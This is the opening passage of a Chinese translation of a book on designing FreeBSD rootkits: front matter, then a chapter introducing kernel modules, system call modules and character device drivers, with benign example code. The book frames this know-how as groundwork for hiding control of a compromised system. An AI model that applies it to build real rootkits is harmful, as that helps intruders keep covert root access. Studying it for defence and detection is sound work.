
BSD ROOTKIT 设计

内核黑客指引书

(初稿)



作者: Joseph Kong

译者:sniper 整理:qvel

Publisher: NO STARCH PRESS

To those who follow their dreams and specialize in the impossible.

—— 献给那些追随梦想以及孜孜以求的人们！

ACKNOWLEDGMENTS

Foremost, I am especially grateful to Bill Pollock for his belief in me and for his help in this book, as well as giving me so much creative control. His numerous reviews and suggestions show in the final result (and yes, the rumors are true, he does edit like a drill sergeant). I would also like to thank Elizabeth Campbell for, essentially, shepherding this entire book (and for remaining cheerful at all times, even when I rewrote an entire chapter, after it had been through copyedit). Thanks to Megan Dunchak for performing the copyedit and for improving the “style” of this book, and to Riley Hoffman for reviewing the entire manuscript for errors. Also, thanks to Patricia Witkin, Leigh Poehler, and Ellen Har for all of their work in marketing.

I would also like to thank John Baldwin, who served as this book’s technical reviewer, but went beyond the normal call of duty to provide a wealth of suggestions and insights; most of which became new sections in this book.

Also, I would like to thank my brother for proofreading the early drafts of this book, my dad for getting me into computers (he’s still the best hacker I know), and my mom for, pretty much, everything (especially her patience, because I was definitely a brat growing up).

Last but not least, I would like to thank the open-source software/hacker community for their innovation, creativity, and willingness to share.

最后，不可遗漏的，感谢开源软件/黑客社区，感谢他们的创新，创造和分享精神。

前言

FOREWORD

我已经为 FreeBSD 内核的不同部分工作了 6 年。在那些日子里，我始终专注于让 FreeBSD 更加地健壮。这经常是意味着维持系统现有的稳定性，同时增加新的特性或通过修正现有代码中存在的臭虫以及设计缺陷来改进系统稳定性。在为 FreeBSD 之前，我为一些网络担任过系统管理员；那时我的任务是给用户提供理想的服务，同时保护网络免受到任何恶意行为的侵袭。因此，在这场游戏中，我总是处于防卫的一面。

Joseph Kong 在 BSD Rootkit 设计这本书中从进攻的一面提供引人入胜的描述。他列举了编写 rootkit 的几种手段，解释了每种手段背后的概念，还包含了很多手段的工作示例。另外，他研究了检测 rootkit 的一些方法.

颠覆一个运行中的系统需要很多像建造一个系统同样的技巧和技术。比如，两种任务都要求关注稳定性。一个降低了系统稳定性的 rootkit，如果导致系统崩溃，就有引起系统管理员注意的风险。同样地，系统构建师必须建造一个将当机时间和数据丢失减少到最低的系统，系统崩溃都可能导致当机和数据丢失。rootkit 也必须面临一些相当棘手的问题，所以最后的解决方法对于系统构建造师也是启发作用的(并且有时很有趣)。

最后，BSD Rootkit 设计也能让系统构建师有个大开眼界的经验。一个人总是可以通过别人的角度学到很多东西。我无法统计有多少次，臭虫是让一对没经验的眼睛给解决了的，因为与臭虫做斗争的开发者和代码太熟悉了。类似地，系统设计师和建造师并不是总能意识到 rootkit 可能用来改变他们系统行为的途径。简单地学习一下 rootkit 可能使用的方法，可以改变他们设计和建造他们系统的方式。

我已经发现这本书既引人入胜又知识广博，所以我相信读者你也将体会到。

John Baldwin

FreeBSD 内核开发人员

亚特兰大

序言

INTRODUCTION

欢迎阅读<<BSD Rootkit 设计>>！本书将介绍 FreeBSD 操作系统下内核模式 rootkit 编程和开发的基础知识。通过“跟着例子学习”的方法，我将详细介绍 rootkit 所采用的不同技术，这样你能在最底层上理解是什么构成了 rootkit。应该说明的是，这本书没有包含或分析任何“完全成形”的 rootkit 代码。实际上，本书主要关注的是如何使用一种技术，而不是使用技术来做什么事。

注意 本书探讨的不是如何获取一个系统的管理员访问权限，而是在成功入侵之后如何维持管理员权限。

什么是 rootkit?

是什么构成了 rootkit，现在存在很多不同的说法。根据本书的观点，rootkit 是允许某人控制操作系统的特定方面而不暴露他或她的踪迹的一组代码。从根本上说来，用户无法察觉这种特性构成了 rootkit。

简而言之，rootkit 是一种维持超级管理员访问权限的工具。

为什么选择 FreeBSD?

FreeBSD 是一种高级的，开放源码的操作系统。有了 FreeBSD，你可以完全不受限制地查看内核源码，这使得学习系统编程变得更加容易。从本质上说，本书通篇讲的都是系统编程。

本书的目标

本书的初步目标是向你揭露 rootkit 及其编写。你阅读完这本书后，在“理论”上你有能力改写整个操作系统。另外，你也能够理解 rootkit 检测和删除的理论及措施。

本书第二个目标是提供给你一种针对 FreeBSD 部分内核的实用性的探讨。进一步的目标是鼓励你独立地研究和 hack 余下的其他部分内核。毕竟，自己动手永远是最好的学习方法。

什么人适合阅读本书？

本书是定位于对初步的内核 hacking 感兴趣的程序员。所以，无需具有编写内核代码的经验。

要理解本书，你需要很好的掌握 C 语言(例如，你得理解指针)，还有，x86 汇编语言(AT&T 语法)。你还得具备相当的操作系统理论(比如，你要知道进程和线程的区别)。

内容概要

这本书(不正式地)分为三个部分。第一部分(第一章)本质上是内核 hacking 的快速浏览，以便初学者加快学习速度。第二部分(第二到第六章)，覆盖了所有当前流行的 rootkit 技术(也就是你在“ 野外 ”所能找到的) ;最后的部分(第 7 章)专注于 rootkit 的检测及删除。

本书使用的惯例

本书中,除非另有说明,我在代码清单中用黑体字体表明那是命令或是我打的其他文字。

小结　虽然本书专注于 FreeBSD 操作系统,但大多数(如果不是全部的话)概念也适用于其他系统，比如 linux 或 windows。事实上，本书中大半的技术正是我从那些操作系统上学习来的。

注意 本书所有的代码示例都在运行 FreeBSD 6.0-STABLE 系统基于 IA-32 的计算机上进行过测试。

目录

第 1 章 可装载内核模块

向一个正在运行中的内核插入代码,最简易的途径是通过可装载内核模块(LKM)。LKM 是内核的一种子系统，它可以在系统启动后进行装载或卸载。这样系统管理员可以动态地增加或去除运行中的操作系统中子功能模块。这使得 LKM 成了实现内核模式 rootkit 的理想平台。实际上，大多数现代的 rootkit 都是 LKM.

注意 在FreeBSD 3.0 中，内核模块子系统发生了实质性的变化,并且LKM工具改称为动态内核链接器(KLD)工具。之后，在FreeBSD系统中普遍用术语KLD来描述LKM。

在以后的章节中，我们讨论在 FreeBSD 环境中的 LKM(也就是 KLD)编程。本教程面向内核黑客新手。

注意 在本书中交替使用设备驱动程序，KLD，LKM，可装载模块，还有模块这些术语.

1.1 模块事件处理程序（Module Event Handler）

无论什么时候，一个 KLD 被装载进内核或从内核中卸载时，必须调用一个被称为模块事件处理程序的函数。这个函数为 KLD 执行初始化和关闭例子程。每个 KLD 必须包含一个事件处理程序.（注 1）事件处理程序函数的原型在<sys/module.h> 头文件中定义如下:

```
typedef int (*modeventhand_t)(module_t, int /* modeventtype_t */, void *);
```

module_t 是指向 module 结构体的指针，modeventtype_t 在 <sys/module.h> 头文件中定义如下:

```
typedef enum modeventtype {
        MOD_LOAD,    /* Set when module is loaded. */
        MOD_UNLOAD,      /* Set when module is unloaded. */
        MOD_SHUTDOWN,       /* Set on shutdown. */
        MOD_QUIESCE      /* Set on quiesce. */
} modeventtype_t;
```

下面是一个事件处理程序函数的例子：

```
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;
        switch (cmd) {
        case MOD_LOAD:
          uprintf("Hello, world!\n");
          break;
```

```
        case MOD_UNLOAD:不
            uprintf("Good-bye, cruel world!\n");
            break;
        default:
            error = EOPNOTSUPP;
            break;
        }
        return(error);
}
```

实际上，这不完全正确。只要包含 sysctl 就可以编写 KLD.只要你愿意，你也可以省去模块处理程序，仅仅分别利用 SYSINIT 和 SYSUNINIT 直接去注册在装载和卸载 KLD 时被调用的函数。然而，你无法利用它们指示错误。

在装载模块时，这个函数将打印出"Hello, world!".当卸载模块时，打印出"Goodbye, cruel world!"。在 shutdown 和 quiesce 时返回错误((EOPNOTSUPP)(注 2)。

1.2 DECLARE_MODULE 宏

装载 KLD 时(通过命令 kldload(8), 在 1.3 节介绍)，它必须把自己链接以及注册到内核中。这通过调用 DECLARE_MODULE 宏可以轻松地完成。DECLARE_MODULE 宏在<sys/module.h>头文件中定义如下:

```
#define DECLARE_MODULE(name, data, sub, order)                  \
        MODULE_METADATA(_md_##name, MDT_MODULE, &data, #name);
          \
        SYSINIT(name##module, sub, order, module_register_init, &data)      \
        struct __hack
```

下面是各个参数的简要描述:

name

它指定普通的模块名称，作为字符串传递。

data

这个参数指定正式的模块名称和事例处理程序。它作为 moduledata 结构进行传递。moduledata 结构在<sys/module.h>头文件中定义如下:

```
typedef struct moduledata {
        const char *name;           /* module name */
        modeventhand_t evhand;          /* event handler */
        void *priv;             /* extra data */
} moduledata_t;
```

sub

它指定系统启动接口，定义了模块的类型。这个参数的有效项可以通 <sys/kernel.h> 头文件中的 sysinit_sub_id 枚举列表中查看。

根据我们的目的，我们总是设置这个参数为 SI_SUB_DRIVERS。SI_SUB_DRIVERS 是在注册一个设备驱动程序时使用的。

order

这个参数指定模块在模块子系统中初始化的次序。你可以在<sys/kernel.h>头文件中的 sysinit_elem_order 枚举列表中查看它的有效项。

根据我们的目的，我们总是设置这个参数为 SI_ORDER_MIDDLE,它在 KLDP 初始化过程中处于中间位置。

2 EOPNOTSUPP 代表错误: 不支持的操作.

1.3 "Hello, world!"

现在，你完全可以编写你第一个 KLD 了。清单 1-1 是一个完整的"Hello, world!"模块。

```
#include <sys/param.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/* The function called at load/unload. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
          case MOD_LOAD:
          uprintf("Hello, world!\n");
          break;

        case MOD_UNLOAD:
          uprintf("Good-bye, cruel world!\n");
          break;

        default:
          error = EOPNOTSUPP;
          break;
        }

        return(error);
}
```

```
/* The second argument of DECLARE_MODULE. */
static moduledata_t hello_mod = {
        "hello",        /* module name */
        load,           /* event handler */
        NULL            /* extra data */
};

DECLARE_MODULE(hello, hello_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

清单 1-1: hello.c

正如你看到的，这个模块是 1.1 节的事件处理程序和填充好的 DECLARE_MODULE 宏两者组合而成的。为了编译这个模块，你可以使用系统 Makefile3 bsd.kmod.mk.

清单 1-2 显示了完整的 hello.c 文件的 Makefile.

3 A Makefile is used to simplify the process of converting a file or files from one form to another by describing the dependencies and build scripts for a given output. For more on Makefiles, see the make(1) manual page.

```
KMOD= hello             # Name of KLD to build.
SRCS= hello.c           # List of source files.

.include <bsd.kmod.mk>
```

清单 1-2: Makefile

注意 本书中，我们分别用适当的模块名称和代码列表填充这个Makefile文件中KMOD和SPCS，并用这个Makefile来编译各个KLD.

现在，假设 Makefile 和 hello.c 位于同个文件夹里，简单地敲打 make(如果我们没有候补任何东西)，编译将会进行，非常明显，并产生一个名为 hello.ko 的可执行文件。编译过程如下:

```
$ make
Warning: Object directory not changed from original /usr/home/ghost/hello
@ -> /usr/src/sys
machine -> /usr/src/sys/i386/include
cc -O2 -pipe -funroll-loops -march=athlon-mp -fno-strict-aliasing -Werror -D_
KERNEL -DKLD_MODULE -nostdinc -I- -I. -I@ -I@/contrib/altq -I@/../include -
I/usr/include -finline-limit=8000 -fno-common -mno-align-long-strings -mpref
erred-stack-boundary=2 -mno-mmx -mno-3dnow -mno-sse -mno-sse2 -ffreestanding
-Wall -Wredundant-decls -Wnested-externs -Wstrict-prototypes -Wmissing-prot
otypes -Wpointer-arith -Winline -Wcast-qual -fformat-extensions -std=c99 -c
hello.c
```

```
ld -d -warn-common -r -d -o hello.kld hello.o
touch export_syms
awk -f /sys/conf/kmod_syms.awk hello.kld export_syms | xargs -J% objcopy % h
ello.kld
ld -Bshareable -d -warn-common -o hello.ko hello.kld
objcopy --strip-debug hello.ko
$ ls –F
@@              export_syms       hello.kld       hello.o
Makefile    hello.c       hello.ko*       machine@
```

利用 kldload(8) 和 kldunload(8)工具，就可以装载或卸载 hello.ko。如下:

```
$ sudo kldload ./hello.ko
Hello, world!
$ sudo kldunload hello.ko
Good-bye, cruel world!
```

棒极了--你已经成功地把代码装载到一个运行中的内核中并又把它卸载掉。现在，让我们尝试一下稍稍高级一点的东西。

4 With a Makefile that includes <bsd.kmod.mk>, you can also use make load and make unload to load and unload the module once you have built it.

1.4 系统调用模块（System Call Modules）

系统调用模块是安装系统调用的 KLD。在操作系统中，系统调用，也称为系统服务请求，是应用程序用来向操作系统内核请求服务的一种机制。

注意 在章 2,3 和 6 中，你编写的 rootkit，不是通过 hack 已存在的系统调用，就是通过安装一个新的系统调用的方式实现的。所以，本章的内容是基础的知识。

每个系统调用模块都有三个项目，每个系统调用模块中的这三个项目都是唯一的。它们是系统调用函数，sysent 结构，和 offset 值。

1.4.1 系统调用函数（The System Call Function）

系统调用函数实现了系统调用，它的函数原型在头文件<sys/sysent.h>中定义如下:

```
typedef int sy_call_t(struct thread *, void *);
```

指针(struct thread *)指向当前运行的线程，如果系统调用具有包含参数的数据结构，指针(void *)用于指向这写数据结构。

下面是一个系统调用的例子。它接受一个字符指针(比如，一个字符串)并且把它输出到系统控制台 and logging facility via printf(9).

```
/*1*/ struct sc_example_args {
```

```
        char *str;
};

static int
sc_example(struct thread *td, void *syscall_args)
{
        /*2*/ struct sc_example_args *uap;
        /*3*/ uap = (struct sc_example_args *)syscall_args;

        printf("%s\n", uap->str);

        return(0);
}
```

注意到系统调用的变量声明在一个结构内部。我们也注意到访问这些变量的方式：在系统调用函数的内部，首先声明一个 sc_example_args 结构的指针(uap),然后把 void 指针强制转换并赋给该指针(uap).

我们记得，系统调用的变量位于用户空间，但是系统调用函数是在内核中执行的。所以，当你通过 uap

5.FreeBSD 把它的虚拟内存分为两部分:用户空间和内核空间.用户模式应用程序运行于用户空间，内核以及内核的外延(比如 LKM)运行于内核空间。运行在用户空间的代码不能直接访问内核空间(但是运行在内核空间的代码可以访问用户空间)。为了从用户空间访问内核空间，应用程序必须发出一个系统调用。

访问这些变量的时候，实际上你是操作的是参数的值而不是引用。这意味着，通过这个方法，你无法修改实际的参数。

注意，在章节 1.5，我们将详细介绍在内核中如何修改位于用户空间的数据。

值得一提的是，内核期望每一个系统调用的参数都是 register_t 的大小(在 i386 中是 int,在其他平台中一般是 long)，然后构建一个元素大小都是 register_t 的数组，转换为指针(void *)并作为参数传递给系统调用函数。基于这个原因，如果你的参数不是大小是 register_t 的数据类型(比如，char,或者在 64 位平台的 int)，你可能需要在你的参数结构体内部添加额外的补足成分(padding)，这样它才能正常工作。头文件<sys/sysproto.h>提供了一些宏完成这个任务，它还提供了一些例子。

1.4.2 sysent 结构（The sysent Structure）

系统调用在 sysent 结构体中通过一个项目定义。sysent 结构体在头文件<sys/sysent.h>中定义如下:

```
struct sysent {
        int sy_narg;            /* number of arguments */
        sy_call_t *sy_call;     /* implementing function */
```

```
        au_event_t sy_auevent;      /* audit event associated with system call */
};

struct sysent {
        int sy_narg;            /*  参数的个数  */
        sy_call_t *sy_call;     /*  执行函数  */
        au_event_t sy_auevent;      /*  与系统调用相关的审计事件  */
};
```

下面是针对示例系统调用(见章节 1.4.1)写的完整的 sysent 结构。

```
static struct sysent sc_example_sysent = {
        1,              /* number of arguments */
        sc_example          /* implementing function */
};

static struct sysent sc_example_sysent = {
        1,              /*  参数的个数  */
        sc_example          /*  执行函数  */
};
```

记得示例的系统调用只有一个参数(一个字符指针),而且系统调用函数的名称是 sc_example。

还有一个指针也值得一提。在 FreeBSD 中，系统调用表只是一个 sysent 结构的数组，它在头文件<sys/sysent.h>中声明如下:

```
extern struct sysent sysent[];
```

每当一个安装一个系统调用,它的 sysent 结构就被放置于 sysent[]内一个开放的元素中(sysent 是一个重要的指针，在章 2 和章 6 中将运用到它)

注意 以后，我在本书中也把FreeBSD的系统调用表叫做sysent[].

1.4.3 Offset 值（The Offset Value）

offset(也叫做系统调用号)在 0 到 456 之间的一个唯一的整数。它分配给每一个系统调用，指出系统调用的 sysent 结构在 sysent[]中的偏移量.

在系统调用模块中，这个 offset 必须显式地进行声明。典型的做法如下:

```
static int offset = NO_SYSCALL;
```

常数 NO_SYSCALL 把 offset 设置为 sysent[]中下一个可用或开放的元素。

虽然你可以手工把 offset 设置为任何一个没有使用的系统调用号，但是当实现一些动态的东西时(比如 KLD)避免那样做是一个好的习惯.

注意 想查看已使用和没使用的系统调用号的清单，看文件

/sys/kern/syscalls.master

1.4.4 SYSCALL_MODULE 宏

章节 1.2 提到，在装载 KLD 时，KLD 必须把它自身链接并注册到内核中。这个过程用 DECLARE_MODULE 来完成。

但是，在编写一个系统调用模块是，DECLARE_MODULE 宏使用起来有点不方便，这点你很快就能看到。所以，代替它的是我们使用 SYSCALL_MODULE 宏。SYSCALL_MODULE 宏在头文件<sys/sysent.h>中定义如下:

```
#define SYSCALL_MODULE(name, offset, new_sysent, evh, arg)   \
static struct syscall_module_data name##_syscall_mod = {      \
        evh, arg, offset, new_sysent, { 0, NULL }          \
};                                                  \
                                                    \
static moduledata_t name##_mod = {                        \
        #name,                                      \
        syscall_module_handler,                           \
        &name##_syscall_mod                               \
};                                                  \
DECLARE_MODULE(name, name##_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE)
```

可以看出，如果我们使用的是 DECLARE_MODULE 宏，我门首先得构造 syscall_module_data 和 moduledata 结构体。而现在幸亏有了 SYSCALL_MODULE 宏，使得避免了那些麻烦。

下面是 SYSCALL_MODULE 中每个参数的简单描述:

name

它指明一般模块的名称，作为字符串进行传递。

offset

指定系统调用的偏移值，以一个整数的指针进行传递。

new_sysent

指定一个完整的 sysent 结构，作为一个 sysent 指针进行传递。

evh

指定事件处理程序函数

arg

指定传递到事件处理程序函数的参数。根据我们的目的，我们总是设置它为 NULL.

1.4.5 例子

清单 1-3 是一个完整的系统调用模块.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/* The system call's arguments. */
/*  系统调用的参数. */

struct sc_example_args {
        char *str;
};

/* The system call function. */
/*  系统调用函数. */
static int
sc_example(struct thread *td, void *syscall_args)
{
        struct sc_example_args *uap;
        uap = (struct sc_example_args *)syscall_args;

        printf("%s\n", uap->str);

        return(0);
}

/* The sysent for the new system call. */
/*  为新的系统调用准备的 sysent 结构. */
static struct sysent sc_example_sysent = {
        1,              /* number of arguments */
        sc_example      /* implementing function */
};

/* The offset in sysent[] where the system call is to be allocated. */
/*  系统调用在 sysent[]中所处的偏移量. */
static int offset = NO_SYSCALL;

/* The function called at load/unload. */
```

```
/* 装载/卸载阶段调用的函数. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
          case MOD_LOAD:
          uprintf("System call loaded at offset %d.\n", offset);
          break;

        case MOD_UNLOAD:
          uprintf("System call unloaded from offset %d.\n", offset);
          break;

        default:
          error = EOPNOTSUPP;
          break;
        }

        return(error);
}

SYSCALL_MODULE(sc_example, &offset, &sc_example_sysent, load, NULL);
```

清单 1-3: sc_example.c

正像你看到的，这个模块是本章描述的各部分加上事件处理函数的简单组合。的确很简单，不是吗？

下面是装载这个模块的结果：

```
$ sudo kldload ./sc_example.ko
System call loaded at offset 210.
```

到目前为止，一切顺利。现在，让我们写些个简单的用户空间程序，运行和测试一个这个新的系统调用。但是，首先有必要介绍函数 modfind, modstat, 和 syscall.

1.4.6 modind 函数（The modfind Function）

modind 函数依据它的模块名称返回内核模块的 modid

```
#include <sys/param.h>
#include <sys/module.h>
```

```
int
modfind(const char *modname);
```

modid 是用来唯一地标志系统中已装载模块的整数。

1.4.7 modstat 函数（The modstat Function）

modstat 函数返回由 modid 指定的内核模块的状态.

```
#include <sys/param.h>
#include <sys/module.h>

int
modstat(int modid, struct module_stat *stat);
```

返回的信息存储在 stat，一个 module_stat 的结构体中。module_stat 在头文件<sys/module.h>中定义如下:

```
struct module_stat {
        int version;
        char name[MAXMODNAME];          /* module name */
        int refs;               /* number of references */
        int id;             /* module id number */
        modspecific_t data;             /* module specific data */
};
typedef union modspecific {
        int intval;             /* offset value */
        u_int uintval;
        long longval;
        u_long ulongval;
} modspecific_t;
```

1.4.8 syscall 函数（The syscall Function）

syscall 函数执行由系统调用号指定的系统调用.

```
#include <sys/syscall.h>
#include <unistd.h>

int
syscall(int number, ...);
```

1.4.9 执行系统调用（Executing the System Call）

清单 1-4 是一个用户空间程序，它用来执行清单 1-3 的系统调用(名称叫 sc_example).该程序接受一个命令行参数:一个传递给 sc_example 的字符串。

```
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

int
main(int argc, char *argv[])
{
        int syscall_num;
        struct module_stat stat;
        if (argc != 2) {
           printf("Usage:\n%s <string>\n", argv[0]);
           exit(0);
        }

        /* Determine sc_example's offset value. */
        stat.version = sizeof(stat);
        /*1*/ modstat(modfind("sc_example"), &stat);
        syscall_num = stat.data.intval;

        /* Call sc_example. */
        return(/*2*/ syscall(syscall_num, argv[1]));
}
```

清单 1-4: interface.c

就如你看到的，我们调用 modfind 和 modstat 来确定 sc_example 的偏移值。然后这个值以及第一个命令行参数一起传递给 syscall。syscall 执行 sc_example。

输出结果如下:

```
$ ./interface Hello,\ kernel!
$ dmesg | tail -n 1
Hello, kernel!
```

1.4.10 不用 C 代码就能执行系统调用的方法（Executing the System Call Without C Code）

当你想去测试一个系统调用模块时，编写一个用户空间的程序来执行一个系统调用是种“ 正规 ”的方法。但首先要编写额外的程序，这是恼人的事情。怎样才可以执行一个系统调用而又不用编写用户空间的程序呢？我是这样做的，如下:

```
$ sudo kldload ./sc_example.ko
System call loaded at offset 210.
$ perl -e '$str = "Hello, kernel!";' -e 'syscall(210, $str);'
$ dmesg | tail -n 1
Hello, kernel!
```

前面这个示范显示，利用 Perl 的命令行执行的优点和它的 syscall 函数以及你知道了系统调用的偏移值，你可以快速地测试任何一个系统调用模块。但有一件事你得记住，不能在 Perl 的 syscall 函数中使用字符串，这就是我使用一个变量($str)来传递字符串给 sc_example 的原因.

1.5 内核/用户空间数据传递（Kernel/User Space Transitions）

下面我将描述一组核心函数，可以在内核空间使用它们来复制，操作，重写存储在用户空间的数据。在本书中，这些函数经常用到。

1.5.1 copyin 和 copyinstr 函数（The copyin and copyinstr Functions）

copyin 和 copyinstr 函数用来拷贝用户空间中一段连续区域的数据到内核空间.

```
#include <sys/types.h>
#include <sys/systm.h>

int
copyin(const void *uaddr, void *kaddr, size_t len);

int
copyinstr(const void *uaddr, void *kaddr, size_t len, size_t *done);
```

copyin 函数从用户空间的地址 uaddr 拷贝 len 字节的数据到内核空间的地址 kaddr.

copyinstr 函数与 copyin 类似，但它是拷贝一个 null 结束的字符串(至多 len 字节长)，实际拷贝的字节数返回到 done 中。

1.5.2 copyout 函数（The copyout Function）

copyout 函数与 copyin 类似，不过它以相反的方向操作，从内核空间拷贝数据到用户空间。

```
#include <sys/types.h>
#include <sys/systm.h>

int
copyout(const void *kaddr, void *uaddr, size_t len);
```

1.5.3 The copystr Function

copystr 函数与 copyinstr 类似，不过它是从内核空间的一个地址拷贝数据到另一个地址。

```
#include <sys/types.h>
#include <sys/systm.h>

int
copystr(const void *kfaddr, void *kdaddr, size_t len, size_t *done);
```

6 清单 1-3 中，系统调用函数无可否认应当首先调用 copyinstr 函数来拷贝用户空间的字符串，然后再打印它们。直接从内核空间打印用户空间的字符串可能会触发致命的 panic，如果拥有该字符串的页面给 unmapped 了(比如，该页面给页交换出去了，或者缺页后页面还没调进内存)的话。这就是清单 1-3 仅仅是一个示例的原因，它还不是一个真正的系统调用。

1.6 字符设备驱动模块（Character Device Modules）

字符设备模块是一种用于创建或安装字符设备的 KLD。在 FreeBSD 中，字符设备是访问某种内核中特殊设备的界面。例如，通过字符设备/dev/console 可以从系统控制台读取数据或把数据写到控制台去。

注意 在章节 4 中，你将要编写hack在系统中已经存在的字符设备rootkit。因此，本节介绍的是基础知识.

每个字符设备模块都有三个唯一的项目:cdevsw 结构体，字符设备函数，设备注册例程。下面我们依次讨论它们。

1.6.1 cdevsw 结构体（The cdevsw Structure）

字符设备在一个字符设备转换表 cdevsw 结构体中通过它的表项定义。cdevsw 在头文件<sys/conf.h>中定义如下：

```
struct cdevsw {
        int         d_version;
        u_int       d_flags;
```

```
        const char      *d_name;
        d_open_t   *d_open;
        d_fdopen_t      *d_fdopen;
        d_close_t  *d_close;
        d_read_t   *d_read;
        d_write_t  *d_write;
        d_ioctl_t  *d_ioctl;
        d_poll_t   *d_poll;
        d_mmap_t        *d_mmap;
        d_strategy_t    *d_strategy;
        dumper_t   *d_dump;
        d_kqfilter_t    *d_kqfilter;
        d_purge_t       *d_purge;
        d_spare2_t      *d_spare2;
        uid_t           d_uid;
        gid_t           d_gid;
        mode_t          d_mode;
        const char      *d_kind;

        /* These fields should not be messed with by drivers */
        /*  这些域不应该让驱动程序  messed with？？  */
        LIST_ENTRY(cdevsw) d_list;
        LIST_HEAD(, cdev) d_devs;
        int d_spare3;
        struct cdevsw *d_gianttrick;
};
```

表格 1-1 提供相关项的简要描述

表格 1-1: 提供给字符设备驱动程序的项

项	**描述**
d_open	为 I/O 操作打开一个设备
d_close	关闭一个设备
d_read	从设备读数据
d_write	写数据到设备
d_ioctl	执行 read 和 write 以外的其他操作

d_poll	轮询问一个设备，看看有没有数据可供读取或有没有效的空间写数据

下面是简单的读/写字符设备模块的一个 cdevsw 结构的示例

```
static struct cdevsw cd_example_cdevsw = {
        .d_version =    D_VERSION,
        .d_open =  open,
        .d_close =      close,
        .d_read =  read,
        .d_write =  write,
        .d_name =       "cd_example"
};
```

注意到我没有定义全部的入口点或填充每一个属性。这完全没问题。对于没一个保留 null 的入口点来说，它的操作被视为不被支持。例如，要创建一个只写的设备，你就没必要声明一个读的入口点。

但是，有两个元素在每个 cdevsw 结构中是必须定义的:d_version,它指出驱动程序支持的 FreeBSD 版本.还有,d_name，它指定了驱动程序的名称。

注意 常量D_VERSION 定义在头文件<sys/conf.h>。该头文件也包含其他的版本号。

1.6.2 字符设备函数（Character Device Functions）

对于每一个在字符设备驱动模块的 cdevsw 结构中定义了的入口点，你必须实现一个相应的函数。每一个入口点的函数原型定义在头文件<sys/conf.h>。

下面是写入口点的一个实现示例。

```
/* Function prototype. */
/*  函数原型  */
d_write_t write;

int
write(struct cdev *dev, struct uio *uio, int ioflag)
{
        int error = 0;
        error = copyinstr(uio->uio_iov->iov_base, &buf, 512, &len);
        if (error != 0)
           uprintf("Write to \"cd_example\" failed.\n");

        return(error);
}
```

你可以看出，这个函数简单地调用 copyinstr 把一个字符串从用户空间拷贝出来然后保存到内核空间的一个缓冲区 buf 中。

注意 在章节 1.6.4 ，我将演示和解释一些其他的入口点的实现。

1.6.3 设备注册例程（The Device Registration Routine）

设备注册例程创建或安装字符设备到/dev，并注册到设备文件系统(DEVFS)。你可以在在事件处理程序函数里面调用 make_dev 函数完成这个任务。

```
static struct cdev *sdev;

/* The function called at load/unload. */
/*  该函数在装载/卸载模块时调用  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
           sdev = make_dev(&cd_example_cdevsw, 0, UID_ROOT, GID_WHEEL,
                0600, "cd_example");
           uprintf("Character device loaded\n");
           break;

        case MOD_UNLOAD:
           destroy_dev(sdev);
           uprintf("Character device unloaded\n");
           break;

        default:
           error = EOPNOTSUPP;
           break;
        }

        return(error);
}
```

这个示例函数将在装载模块是通过调用 make_dev 函数注册字符设备 cd_example，make_dev 将在/dev 创建一个 cd_example 设备。同样这个函数在卸载模块是通过调用 destroy_dev 注销字符设备，前面调用 make_dev 时会返回一个 cdev 结构， destroy_dev 函数接收这个 cdev 结构做为它唯一变量。

1.6.4 示例

清单 1-5 显示了一个完整的字符设备模块(基于 Rajesh Vaidheeswarran 的 cdev.c)。这个字符设备模块安装一个简单的读/写字符设备。这个设备操作内核内存的一块区域，从这个区域读取单个字符串或写单个字符串到这个区域中。

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
